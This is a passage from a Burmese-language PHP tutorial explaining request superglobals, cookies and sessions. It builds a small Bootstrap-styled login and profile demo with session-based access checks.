ဒီလိုပြောင်းပြီးစမ်းကြည့်ရင် အလုပ်လုပ်မှာ မဟုတ်တော့ပါဘူး။ ဘာကြောင့်လဲဆိုတော့ Form ကအသုံးပြုတဲ့ Request Method က `post` ဖြစ်သွားပေမယ့် တစ်ဘက်မှာစမ်းသပ်အသုံးပြုနေတာက `$_GET` ဖြစ်နေလို့ပါ။ ဒါကြောင့် `request.php` မှာလည်း အခုလို ပြင်ပေးလိုက်ဖို့ လိုပါတယ်။

PHP

```
<?php
print_r ( $_POST );
```

ဒီတစ်ခါစမ်းကြည့်လိုက်ရင်တော့ အဆင်ပြေသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် Form method နဲ့ကိုက်ညီတဲ့ သင့်တော်ရာ Variable ကို အသုံးပြုပေးရတယ်ဆိုတာကို သတိပြုပါ။ ပြီးတော့ Form Method က `post` ဆိုရင် စောစောကလို URL Query အနေနဲ့ ထည့်သွင်းပေးခြင်း မပြုတော့တာကိုလည်း သတိပြုပါ။ အခြေခံအားဖြင့် အချက်အလက်တွေ ရယူယုံ သက်သက်ဆိုရင် `get` ကို အသုံးပြုကြပြီး၊ Server က အချက်အလက်တွေ ပြောင်းလဲစေချင်ရင် `post` ကိုသုံးရတာပါ။ နောက်ထပ် Request Data တွေလက်ခံပေးထားတဲ့ Superglobal တစ်ခုလည်း ရှိပါသေးတယ်။ `$_REQUEST` လို့ခေါ်ပါတယ်။ `request.php` မှာ အခုလိုပြင်ပြီး စမ်းကြည့်ရင်လည်း အလုပ်လုပ်တယ်ဆိုတာကို တွေ့ရနိုင်ပါတယ်။

PHP

```
<?php
print_r( $_REQUEST );
```

ဒီ `$_REQUEST` Superglobal ရဲ့ထားခြားချက်ကတော့ တစ်ဘက်ကလာတဲ့ Method ဘာပဲဖြစ်ဖြစ် Data တွေကို လက်ခံပေးထားခြင်းပဲဖြစ်ပါတယ်။ ဒါကြောင့် Method `get` နဲ့ အလုပ်လုပ်သလို Method `post` နဲ့လည်း အလုပ်လုပ်မှာ ဖြစ်ပါတယ်။ အခု Form Data တွေ Request တွေလက်ခံပုံနဲ့ပက်သက်ပြီး ဒီ လောက်ပဲ မှတ်ထားပါဦး။ ခဏနေမှ ဒီဗဟုသုတကို အသုံးပြုပြီး နည်းနည်းပိုစိတ်ဝင်စားဖို့ကောင်းတဲ့ နမူနာ လေး လုပ်ကြည့်ကြပါမယ်။ အဲ့ဒီနမူနာလေးမလုပ်ခင် ကြိုသိထားသင့်တဲ့ Cookie နဲ့ Session လို့ခေါ်တဲ့ Web နည်းပညာ သဘောသဘာဝလေးတွေအကြောင်းကို ပြောပါဦးမယ်။

Cookies

Web နည်းပညာမှာ Cookie လို့ခေါ်တဲ့ သဘောသဘာဝတစ်ခုရှိပါတယ်။ အမည်ကတူဆန်းနေပေမယ့် တစ်ကယ်တော့ Web Browser နဲ့အတူ တစ်ချို့အချက်အလက်လေးတွေ ပူးတွဲသိမ်းဆည်းလို့ရတဲ့ နည်းပညာ ဖြစ်ပါတယ်။ JavaScript ကိုအသုံးပြုပြီး အခုလို Cookie Data တွေ သိမ်းလို့ရပါတယ်။

HTML & JavaScript

```
<script>
    document.cookie = "name=Alice";
    document.cookie = "theme=dark";
</script>
```

ဒါဟာ `name=Alice` နဲ့ `theme=dark` လို့ခေါ်တဲ့ တန်ဖိုးနှစ်ခုကို Cookie ထဲမှာ သိမ်းလိုက်တာပါ။ Cookie ရဲ့ထူးခြားချက်ကတော့ အဲ့ဒီလို သိမ်းထားတဲ့ Cookie Data တွေကို Request ပေးပို့လိုက်တိုင်းမှာ အလိုအလျောက် ထည့်သွင်းပေးပို့ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့် ခဏခဏ ပို့ရမယ့် အချက်အလက်တွေရှိရင် Cookie ထဲမှာ ထည့်ထားလိုက်ခြင်းအားဖြင့် ကိုယ့်ဘာသာ ခဏခဏပို့စရာ မလိုတော့ဘဲ Request လုပ်လိုက်တိုင်း ပါဝင်သွားမှာပဲဖြစ်ပါတယ်။

တစ်ကယ်တော့ Cookie ထဲမှာတန်ဖိုးတွေ သိမ်းပုံသိမ်းနည်းကို ပြောပြီဆိုရင်၊ ဘယ်လိုပြန်လည်ရယူရလဲ၊ ပြန်ဖျက်ချင်ရင် ဘယ်လိုဖျက်ရလဲ စသည်ဖြင့် ပြောဖို့လိုပါတယ်။ ဒါပေမယ့် ဒီနေရာမှာ ပြောချင်တာက

JavaScript နဲ့ Cookie Data တွေကို ဘယ်လိုစီမံရလဲ ဆိုတဲ့အကြောင်း မဟုတ်ပါဘူး။ အဲ့ဒီ Cookie Data တွေကို PHP နဲ့ ဘယ်လိုစီမံရလဲဆိုတာကို ပြောချင်တာပါ။

PHP ဟာ Server-side မှာအလုပ်လုပ်တဲ့ နည်းပညာဖြစ်တဲ့အတွက် Client ဖြစ်တဲ့ Browser ရဲ့ Cookie တွေကို တိုက်ရိုက်စီမံလို့တော့ မရပါဘူး။ ဒါပေမယ့် စီမံပုံစံနည်းတော့ ရှိပါတယ်။ PHP မှာ `setcookie()` လို့ခေါ်တဲ့ Standard Function တစ်ခုရှိပါတယ်။ ဒီလိုရေးရပါတယ်။

```
setcookie("name", "Bob");  
setcookie("theme", "light");
```

ဒါဟာ PHP ကိုအသုံးပြုပြီး `name=Bob` နဲ့ `theme=light` ဆိုတဲ့ Cookie Data နှစ်ခုကို သိမ်းခိုင်းလိုက်တာပါ။ PHP က Browser ပေါ်မှာ သူ့ကိုယ်တိုင်သွားသိမ်းလို့ မရပေမယ့် Response နဲ့အတူ Response Header ထဲမှာ အခုလို ထည့်ပေးလိုက်မှာပါ။

```
HTTP/1.1 200 OK  
Set-Cookie: name=Bob  
Set-Cookie: theme=light
```

ဒီလိုမျိုး Set-Cookie Header နဲ့ Response ကိုပေးလိုက်တဲ့အခါ လက်ခံရရှိတဲ့ Browser က သိသွားပါတယ်။ ဒါဟာ Server က ငါ့ကို Cookie Data တွေသိမ်းခိုင်းနေတာပဲ။ ဒါကြောင့် Browser က ဒီ Response ကို လက်ခံရရှိချိန်မှာ Cookie Data တွေကို Server ကိုယ်စား သိမ်းပေးသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီလိုတစ်ကြိမ် သိမ်းထားလိုက်ပြီဆိုရင်တော့ နောက်ပိုင်းပြုလုပ်တဲ့ Request တွေမှာ Cookie Data တွေက ပူးတွဲပါဝင်သွားတော့မှာပဲ ဖြစ်ပါတယ်။

ဒါကိုလက်တွေ့စမ်းသပ်နိုင်ဖို့အတွက် `save-cookie.php` ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုထဲမှာ အခုလိုလေး ရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

setcookie("name", "Bob");
setcookie("theme", "light");

echo "See view-cookie.php";
```

Cookie Data တွေသိမ်းခိုင်းတဲ့ကုဒ်ကို ရေးပေးလိုက်တာပါ။ ဒီလိုသိမ်းပေးလိုက်တဲ့အတွက် နောက်ပိုင်း Request တွေမှာ အလိုအလျောက် ပါဝင်လာမယ့် တန်ဖိုးတွေကိုတော့ PHP က `$_COOKIE` Superglobal Variable နဲ့ အသင့်လက်ခံထားပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် **view-cookie.php** ဆို တဲ့ပိုင်ထဲမှာ ဒီလိုရေးပြီးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```
<?php

print_r( $_COOKIE );

// Array ( [name] => Bob [theme] => light )
```

Browser က အလိုအလျောက် ပေးပို့လိုက်တဲ့အတွက် Cookie Data တွေ `$_COOKIE` Superglobal ထဲ မှာ အသင့်ရှိနေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ Cookie တွေသိမ်းစဉ်မှာ Expire Time နဲ့ Path ကို ထည့်သွင်းသိမ်းဆည်းနိုင်ပါတယ်။ Expire Time ဆိုတာ ဒီ Cookie ကို ဘယ်လောက်ကြာအောင် သိမ်းပေး ရမှာလဲဆိုတဲ့ သက်တမ်းဖြစ်ပါတယ်။ အခုလို သက်တမ်းကို သတ်မှတ်ပေးနိုင်ပါတယ်။

```
setcookie("name", "Bob", time() + 3600);
```

ဒါဟာ `name=Bob` ဆိုတဲ့ Cookie တန်ဖိုးကို အချိန် (၁) နာရီသက်တမ်း သတ်မှတ်ပေးလိုက်တာပါ။ `time()` Function ကလက်ရှိအချိန်ရဲ့ Timestamp ကိုပြန်ပေးပြီး သတ်မှတ်လိုတဲ့ သက်တမ်းကို စက္ကန့်နဲ့ ပေါင်းပေးလိုက်တာပါ။ စက္ကန့် (၃၆၀၀) လို့ပြောလိုက်တဲ့အတွက် အချိန် (၁) နာရီသက်တမ်းကို ရရှိသွား တာပါ။ ဒါကြောင့် (၁) နာရီပြည့်တဲ့အခါ Browser က ဒီ Cookie ကို အလိုအလျောက် ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

အချိန်သက်တမ်းကို (၁) ရက်၊ (၁) ပါတ်၊ စသည်ဖြင့်ကိုယ်သတ်မှတ်လိုသလောက် သတ်မှတ်ပေးလို့ ရနိုင်ပါတယ်။ အကယ်၍ သက်တမ်းသတ်မှတ်ပေးခြင်း မရှိရင်တော့ လက်ရှိ Browser ဖွင့်ထားချိန်၊ ရှိနေမှာဖြစ်ပြီး Browser ပိတ်လိုက်ချိန်မှာ ပယ်ဖျက်လိုက်မှာ ဖြစ်ပါတယ်။

Cookie တွေဟာ မူအရ လက်ရှိအလုပ်လုပ်နေတဲ့ Host နဲ့သာ သက်ဆိုင်ပါတယ်။ localhost အတွက် သိမ်းထားတဲ့ Cookie ဟာ localhost:3000 နဲ့သက်ဆိုင်မှာ မဟုတ်ပါဘူး။ Host မတူတဲ့အတွက် ကြောင့်ပါ။ localhost အတွက်သိမ်းထားတဲ့ Cookie တွေကိုတော့ localhost အတွင်းက ဖိဒါ အားလုံးနဲ့ သက်ဆိုင်ပါတယ်။ အဲ့ဒီလို သက်ဆိုင်လိုစေခြင်း မရှိဘူးဆိုရင် Cookie ကို သိမ်းစဉ်မှာ သူနဲ့ သက်ဆိုင်တဲ့ Path ကို သတ်မှတ်ပေးလိုက်လို့ ရပါတယ်။ ဒီလိုသတ်မှတ်ပေးရပါတယ် -

```
setcookie("path", "cookie", time() + 3600, "/form/");
```

ဒါဟာ path=cookie ဆိုတဲ့ Cookie Data ကို အချိန် (၁) နာရီသက်တမ်းနဲ့ သတ်မှတ်လိုက်တာပါ။ ပြီး တဲ့အခါ နောက်ဆုံး Argument အနေနဲ့ /form/ လို့ထည့်ပေးထားတဲ့အတွက် form ဖိဒါထဲမှာပဲ ဒီ Cookie တန်ဖိုးက အသက်ဝင်မှာဖြစ်ပါတယ်။ တစ်ခြား ဖိဒါတွေမှာ ဒီတန်ဖိုးကို အသုံးပြုလို့ရတော့မှာ မဟုတ်ပါဘူး။

လိုအပ်လို့ Cookie တန်ဖိုးတွေ ပယ်ဖျက်လိုရင်တော့ အခုလိုပယ်ဖျက်နိုင်ပါတယ်။

```
setcookie("name", "", time() - 1);
```

သက်တမ်းကို Minus နဲ့ပေးလိုက်ခြင်းအားဖြင့် သက်တမ်းကုန်ပြီးနေပြီဆိုတဲ့ အဓိပ္ပါယ်သက်ရောက်နေလို့ Browser က Cookie ကို ပယ်ဖျက်လိုက်မှာပဲဖြစ်ပါတယ်။

Sessions

Cookie နဲ့ သဘောသဘာဝ ဆင်တူပြီး အလုပ်လုပ်ပုံကွဲပြားတဲ့ Session လို့ခေါ်တဲ့နည်းပညာလည်း ရှိပါသေးတယ်။ Cookie Data တွေဟာ Web Browser နဲ့အတူသိမ်းဆည်းတဲ့ Data တွေဖြစ်ပြီး Session Data ကိုတော့ Web Server နဲ့အတူ သိမ်းပါတယ်။ ဒီလိုရေးရပါတယ် -

PHP

```
<?php
session_start();

$_SESSION['user'] = 'Tom';
```

ဒါဟာ user=Tom ဆိုတဲ့ Session Data တစ်ခုကို Web Server မှာ သိမ်းလိုက်တာပါ။ session_start() Function က Session ရှိမရှိစစ်ပြီး ရှိရင်သုံးပေးပါတယ်။ မရှိရင် အသစ်ဆောက်ပေးပါတယ်။ အဲ့ဒီလို session_start() ကို Run ပြီးပြီဆိုရင် \$_SESSION Superglobal ကနေ တစ်ဆင့် သိမ်းချင်တဲ့ Data တွေ သိမ်းလို့ရပြီဖြစ်သလို သိမ်းထားတဲ့ Data တွေကိုလည်း အသုံးပြုလို့ရပြီဖြစ်ပါတယ်။

Session တန်ဖိုးတစ်ခုသိမ်းလိုက်တဲ့အခါ PHP က Session ID တစ်ခုကို အလိုအလျောက် Auto Generate လုပ်ပြီး PHPSESSID အမည်နဲ့ Cookie Data ကိုပြန်ပေးပါတယ်။ ဒါကြောင့် Browser က PHPSESSID ကို Cookie Data အနေနဲ့ သူ့ဘက်မှာ သိမ်းပေးရပါတယ်။ ဘာအဓိပ္ပါယ်လဲဆိုတော့၊ Data ကို Server ဘက်မှာ Session အနေနဲ့ သိမ်းထားပြီး၊ အဲ့ဒီလိုသိမ်းထားတဲ့ Data ကို ယူသုံးဖို့အတွက် လိုအပ်တဲ့ ID ကို Browser ဘက်မှာ သိမ်းပေးလိုက်ရတဲ့သဘောပဲ ဖြစ်ပါတယ်။ ဒီ Session ID မပါရင် Session Data ကို အသုံးပြုခွင့်ပေးမှာ မဟုတ်လို့ Session ထဲမှာ သိမ်းထားတဲ့ Data တွေဟာ အထိုက်အလျောက် လုံခြုံမှုရှိတယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီ Session ID ကို အတုလုပ်ဖို့ဆိုတာ မလွယ်ပါဘူး။ ဒါပေမယ့် ID အစစ်ကို ခိုးယူတဲ့နည်းတွေတော့ ရှိနေပါတယ်။ ဒါကြောင့် အထိုက်အလျောက် လုံခြုံမှုရှိပေမယ့် အပြည့်အဝလုံခြုံတယ်လို့ တစ်ထစ်ချ မမှတ်သင့်တာကိုတော့ သတိပြုပါ။

Session မှာတော့ Cookie လို့ Expire Time တွေဘာတွေ မရှိပါဘူး။ ဒါကြောင့် သက်တမ်းကို သတ်မှတ်ပြီး သုံးဖို့ရည်ရွယ်တာ မဟုတ်ဘဲ လက်ရှိ Browser ဖွင့်ထားစဉ်ကာလ ခဏသိမ်းပြီးသုံးဖို့သာ ရည်ရွယ်တာဖြစ်

ပါတယ်။ Session ရဲ့ထူးခြားချက်က Array တွေ Object တွေကိုပါ သိမ်းလို့ရခြင်းဖြစ်ပါတယ်။ ရအောင် သိမ်းမယ်ဆိုရင် ရနိုင်ပေမယ့် Cookie ရဲ့သဘောကတော့ ရိုးရိုး Text တွေကိုသာ သိမ်းဖို့ဖြစ်ပါတယ်။

သိမ်းထားတဲ့ Session Data တွေကို ပြန်ဖျက်ချင်ရင် ဒီလိုပြန်ဖျက်လို့ရပါတယ်။

PHP

```
<?php
session_start();
unset( $_SESSION['user'] );
```

`session_start()` နဲ့ ရှိနေတဲ့ Session ကိုခေါ်ယူလိုက်ပြီး `unset` Statement နဲ့ ကိုယ်ဖျက်ချင်တဲ့ Session တန်ဖိုးကို ဖျက်ပေးလိုက်တာဖြစ်ပါတယ်။

Sample Project

အခုလေ့လာထားတဲ့ Request Data စီမံပုံ Session စီမံပုံတို့ကို လက်တွေ့စမ်းသပ်ရင်း လေ့လာနိုင်ဖို့ အတွက် နမူနာပရောဂျက်လေး တစ်ခုလောက် လုပ်ကြည့်ချင်ပါတယ်။ ရှိရမယ့် ပရောဂျက်ဖိုဒါဖွဲ့စည်းပုံက ဒီလိုပါ။

```
project/
├── css/
│   └── bootstrap.min.css
├── _actions/
│   ├── login.php
│   └── logout.php
├── index.php
├── register.php
└── profile.php
```

ပရောဂျက်ဖိုဒါအမည်ကို အဆန်းအပြားတွေ ပေးမနေတော့ဘဲ `project` လို့ပဲ ပေးထားပါတယ်။ အထဲမှာ `css` ဖိုဒါရှိပြီး `css` ဖိုဒါထဲမှာ `bootstrap.min.css` ဖိုင် ရှိနေပါတယ်။ အဲ့ဒီဖိုင်ကို getbootstrap.com ကနေ Download ရယူရမှာ ဖြစ်ပါတယ်။ ကိုယ်ဘာသာ ရေးရမှာ မဟုတ်ပါဘူး။

ရှေ့ဆက်ဖော်ပြတဲ့ နမူနာတွေမှာ Bootstrap CSS Framework ကို ထည့်သွင်း အသုံးပြုပြီး ဆက်လက် ဖော်ပြသွားမှာပါ။ စာဖတ်သူက Bootstrap အကြောင်း သိရှိပြီးဖြစ်တယ်လို့ သဘောထားပြီး ဆက်လက် ဖော်ပြသွားမှာပါ။ မသိသေးရင်တော့ **Bootstrap လိုတိုရှင်း** စာအုပ်ကို အရင်ဖတ်ပြီးမှ အခုဖော်ပြမယ့် ပရောဂျက်ကို ဆက်လုပ်သင့်ပါတယ်။

ပရောဂျက်ဖိုဒါထဲမှာ `_actions` ဆိုတဲ့အမည်နဲ့ ဖိုဒါတစ်ခုလဲ ရှိပါသေးတယ်။ ပရောဂျက်ဖိုဒါရဲ့ ဖွဲ့စည်းပုံ ပိုမိုနက်ရှိုင်းသွားအောင် ဖိုင်တွေကို အမျိုးအစား နှစ်မျိုးခွဲထားချင်လို့ပါ။ User တိုက်ရိုက်ထိတွေ့စရာ မလိုတဲ့ ကုဒ်ဖိုင်တွေကို `_actions` ဖိုဒါထဲမှာထားပြီး၊ User တိုက်ရိုက်ထိတွေ့ဖို့လိုတဲ့ ကုဒ်ဖိုင်တွေကို အပြင် ပရောဂျက်ဖိုဒါထဲမှာပဲ ထားချင်တာပါ။ `_actions` ဖိုဒါထဲမှာ `login.php` နဲ့ `logout.php` တို့ကို တည်ဆောက်ပြီး အပြင်ပရောဂျက်ဖိုဒါထဲမှာ `index.php`, `register.php` နဲ့ `profile.php` တို့ကို ဆက်လက်တည်ဆောက်ပေးပါ။ ဒီဖိုင်တွေကတော့ ကိုယ့်ဘာသာ တည်ဆောက်ရမယ့်ဖိုင်တွေပါ။ အထဲမှာ ကုဒ်နမူနာတွေ ဆက်လက် ရေးသားသွားကြမှာ ဖြစ်ပါတယ်။

လုပ်ချင်တာက `profile.php` မှာ User Profile ရှိနေပြီး Login ဝင်ထားမှသာ အဲ့ဒီ Profile ကို ဝင်ကြည့်ခွင့် ရှိစေချင်တာပါ။ ဒါကြောင့် **`profile.php`** မှာ အခုလို ရေးပေးပါ။

PHP

```
<?php

    session_start();

    if(!isset($_SESSION['user'])) {
        header('location: index.php');
        exit();
    }

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport"
        content="width=device-width, initial-scale=1.0">
    <title>Profile</title>
    <link rel="stylesheet" href="css/bootstrap.min.css">
</head>
```

```

<body>
  <div class="container mt-5">
    <h1 class="mb-3">John Doe (Manager)</h1>
    <ul class="list-group">
      <li class="list-group-item">
        <b>Email:</b> john.doe@gmail.com
      </li>
      <li class="list-group-item">
        <b>Phone:</b> (09) 243 867 645
      </li>
      <li class="list-group-item">
        <b>Address:</b> No. 321, Main Street, West City
      </li>
    </ul>
    <br>

    <a href="_actions/logout.php">Logout</a>
  </div>
</body>
</html>

```

ဒီအဆင့်မှာ အောက်ပိုင်းက HTML တွေက သိပ်အရေးမကြီးသေးပါဘူး။ ပြစရာရှိအောင်သာ နမူနာ အချက်အလက်တစ်ချို့ ထည့်ထားတာပါ။ အရေးကြီးတာက အပေါ်ဆုံးက PHP နဲ့ ရေးထားတဲ့အပိုင်း ဖြစ်ပါတယ်။

`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေကို အသုံးပြုလို့ရပါပြီ။ Session ထဲမှာ user ဆိုတဲ့ Data ရှိမရှိစစ်ပြီး မရှိရင် ကျန်တဲ့အလုပ်တွေ ဆက်မလုပ်တော့ဘဲ `index.php` ကို သွားလိုက်မှာပါ။ `header()` Function ကိုသုံးပြီး `location: index.php` ဆိုတဲ့ Response Header ကို ပြန်ပေးလိုက်တာပါ။ PHP မှာ Redirect လို့ခေါ်တဲ့ တစ်နေရာရာကို သွားစေချင်ရင် အဲ့ဒီလို ရေးပေးရတာပါ။ ဒီနေရာမှာ မကြာမကြာတွေ့ရတဲ့ အမှားကတော့ `location` : လို့ရေးမိတတ်ကြတာပါ။ Colon သင်္ကေတနဲ့ `location` ရဲ့ကြားထဲမှာ Space ထည့်လို့မရပါဘူး။ တွဲရေးပေးရပါတယ်။

နမူနာမှာပါတဲ့ `exit()` Function ကိုလည်း သတိပြုပါ။ `die()` ကိုလည်း `exit()` အစား သုံးနိုင်ပါတယ်။ အဲ့ဒီ Function တွေကိုတွေ့ရင် PHP ကလုပ်နေတဲ့အလုပ်တွေကို ရပ်လိုက်မှာပါ။ ဆက်မလုပ်တော့ပါဘူး။ `exit()` မပါရင်လည်း ရေးထားတဲ့အတိုင်း `index.php` ကိုသွားမှာပါ။ ဒါပေမယ့် အောက်က ကျန်တဲ့အလုပ်တွေ အကုန်ပြီးတော့မှ သွားမှာပါ။ ဒီလိုမဖြစ်စေချင်တဲ့အတွက် `exit()` ကို ထည့်တာပါ။

အခုနေ profile.php ကို သွားကြည့်လိုက်ရင် index.php ကိုအလိုအလျောက် ရောက်သွားတာကို တွေ့ရမှာ ဖြစ်ပါတယ်။ Session ထဲမှာ User Data မရှိလို့ Profile ကို ကြည့်ခွင့်မပေးတာပါ။ စမ်းကြည့်နိုင် ပါတယ်။

localhost/project/profile.php

index.php မှာအခုလိုရေးသားပေးပါ။

PHP

```
<!DOCTYPE html>
<html>
<head>
    <title>Home</title>
    <meta name="viewport"
          content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/bootstrap.min.css">

    <style>
        .wrap {
            width: 100%;
            max-width: 400px;
            margin: 40px auto;
        }
    </style>
</head>
<body class="text-center">
    <div class="wrap">
        <h1 class="h3 mb-3">Login</h1>

        <?php if ( isset($_GET['incorrect']) ) : ?>
            <div class="alert alert-warning">
                Incorrect Email or Password
            </div>
        <?php endif ?>

        <form action="_actions/login.php" method="post">
            <input
                type="email" name="email"
                class="form-control mb-2"
                placeholder="Email" required
            >
            <input
                type="password" name="password"
                class="form-control mb-2"
                placeholder="Password" required
            >
```


```

        <button type="submit"
            class="w-100 btn btn-lg btn-primary">
            Login
        </button>
    </form>
    <br>

    <a href="register.php">Register</a>
</div>
</body>
</html>

```

ရေးထားတဲ့ကုဒ်မှာ HTML Form ကိုအရင်ကြည့်ပါ။ Form ရဲ့ action မှာ `_actions/login.php` လို့ပေးထားတဲ့အတွက် ဒီ Form ကနေ Data တွေ ပို့လိုက်ရင် `_actions` ဖိုဒါထဲမှာရှိတဲ့ `login.php` ကိုရောက်သွားမှာပါ။ method ကိုတော့ `post` လို့ပေးထားတဲ့အတွက် ပို့လိုက်တဲ့ Data တွေဟာ `$_POST` နဲ့ `$_REQUEST` Superglobal တွေထဲမှာ ရှိနေမှာပါ။ လိုအပ်တဲ့ CSS ကုဒ်တစ်ချို့နဲ့ Bootstrap Class တွေ ထည့်ပေးထားတဲ့အတွက် ဒီ Form ရဲ့ ဖော်ပြပုံက အခုလိုဖြစ်မှာပါ။



စမ်းသပ်အသုံးပြုနိုင်ဖို့အတွက် ဆက်လက်ပြီးတော့ `_actions/login.php` မှာ ဒီလိုရေးပေးပါ။

PHP

```
<?php


session_start();

$email = $_POST['email'];
$password = $_POST['password'];


if ($email === 'john.doe@gmail.com' and $password === 'jd123pwd') {
    $_SESSION['user'] = ['username' => 'John Doe'];
    header('location: ../profile.php');
} else {
    header('location: ../index.php?incorrect=1');
}
```

`session_start()` ကို Run ထားတဲ့အတွက် Session Data တွေစီမံလို့ရပါပြီ။ ပြီးတဲ့အခါ `$_POST` Superglobal ထဲက တစ်ဖက် Form ကနေပေးပို့လိုက်လို့ ရောက်ရှိနေတဲ့ email နဲ့ password တို့ကို ရယူပါတယ်။ ပြီးတဲ့အခါ email က `john.doe@gmail.com` နဲ့ password က `jd123pwd` မှန်ကန်ခြင်းရှိမရှိ စစ်ထားပါတယ်။ မှန်ရင် Session ထဲမှာ User Data ကို သိမ်းလိုက်ပြီး `profile.php` ကို သွားခိုင်းလိုက်ပါတယ်။ မမှန်ရင်တော့ Login Form ရှိရာ `index.php` ကို URL Query တန်ဖိုး `incorrect=1` နဲ့ ပြန်သွားခိုင်းလိုက်ပါတယ်။ လက်ရှိအလုပ်လုပ်နေတာက `_actions` ဖိဒါထဲမှာ ဖြစ်တဲ့အတွက် Location ပေးတဲ့နေရာမှာ `../` နဲ့ အပြင်ဖိဒါတစ်ဆင့် ပြန်ထွက်ပေးရတာကို သတိပြုပါ။

စောစောက ရေးခဲ့တဲ့ `index.php` ကိုပြန်လေ့လာကြည့်ရင် URL Query မှာ `incorrect` ဆိုတဲ့ Data ပါမပါ စစ်ပြီး ပါနေရင် Error Message ပြတဲ့ကုဒ်ထည့်ရေးထားတာကို တွေ့ရနိုင်ပါတယ်။ ဒါကြောင့် email နဲ့ password မမှန်တဲ့အခါ Error Message ကို Login Form နဲ့အတူ အခုလို တွေ့မြင်ရမှာပါ။



